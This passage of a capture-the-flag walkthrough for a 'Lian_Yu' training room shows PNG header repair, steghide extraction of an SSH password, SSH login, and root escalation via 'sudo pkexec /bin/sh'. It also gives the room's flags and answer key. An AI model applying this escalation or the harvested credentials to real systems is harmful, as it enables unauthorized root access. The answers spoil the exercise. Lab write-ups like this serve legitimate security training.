00000000  58 45 6F AE  0D 0A 1A 0A
00000034  33 F7 E0 92  64 66 DE A5
```

Try to fix them into 89 50 4E 47 0D 0A 1A 0A (PNG's magic bytes), then press Ctrl+X to save and exit.

```
00000000  89 50 4E 47  0D 0D 1A 0A
00000034  33 F7 E0 92  64 66 DE A5
```

Now it’s readable, and we get the password: password.



Back to steghide, extract the hidden files in aa.jpg.

steghide info aa.jpg

steghide extract -sf aa.jpg

unzip ss.zip

cat passwd.txt

cat shado

```
┌──(kali㉿kali)-[~]
└─$ steghide info aa.jpg
"aa.jpg":
  format: jpeg
  capacity: 11.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "ss.zip":
    size: 596.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

┌──(kali㉿kali)-[~]
└─$ steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

┌──(kali㉿kali)-[~]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado

┌──(kali㉿kali)-[~]
└─$ cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun **


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.




┌──(kali㉿kali)-[~]
└─$ cat shado
M3tahuman
```

We find 2 files. One of them contains the password: M3tahuman.

Earlier hints suggest checking another user.

We try this password to gain access as slade. It works, and we can obtain the user flag.

6. SSH Login

Now as we have got the ssh password we can now login --

User - slade

password - M3tahuman

ssh slade@10.48.171.208

```
┌──(kali㉿kali)-[~]
└─$ ssh slade@10.48.171.208
The authenticity of host '10.48.171.208 (10.48.171.208)' can't be established.
ED25519 key fingerprint is: SHA256:DOqn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsOM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.48.171.208' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
slade@10.48.171.208's password:
Permission denied, please try again.
slade@10.48.171.208's password:
                              Way To SSH ...
                          Loading.........Done ..
                     Connecting To Lian_Yu  Happy Hacking

WELCOME2
LIAN_YU
#

slade@LianYu:~$
```

Now that you logged in search the user.txt flag

slade@LianYu:~$ ls

user.txt

```
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                          --Felicity Smoak
```

user.txt - 'THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}'

7. Root Privilage Escalation

To find which commands we can run with root privileges we can run:

sudo -l

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

After running sudo -l , it will again ask for slade password -- use the same password - 'M3tahuman'.

Now You see it says we can run the 'pkexec' with root privileges ---- So now we can run run '/bin/sh' program as root & get the root access.

sudo pkexec /bin/sh

```
slade@LianYu:~$ sudo pkexec /bin/sh
# whoami
root
# ls
root.txt
# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ──→ Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                                  --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

# Connection to 10.48.171.208 closed by remote host.
Connection to 10.48.171.208 closed.

┌──(kali㉿kali)-[~]
└─$
```

root.txt - 'THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}'

Answer the questions below

Deploy the VM and Start the Enumeration.

-No answer needed

What is the Web Directory you found?

-2100

what is the file name you found?

-green_arrow.ticket

what is the FTP Password?


-!#th3h00d

what is the file name with SSH password?

-shado

user.txt

-THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}

root.txt

-THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}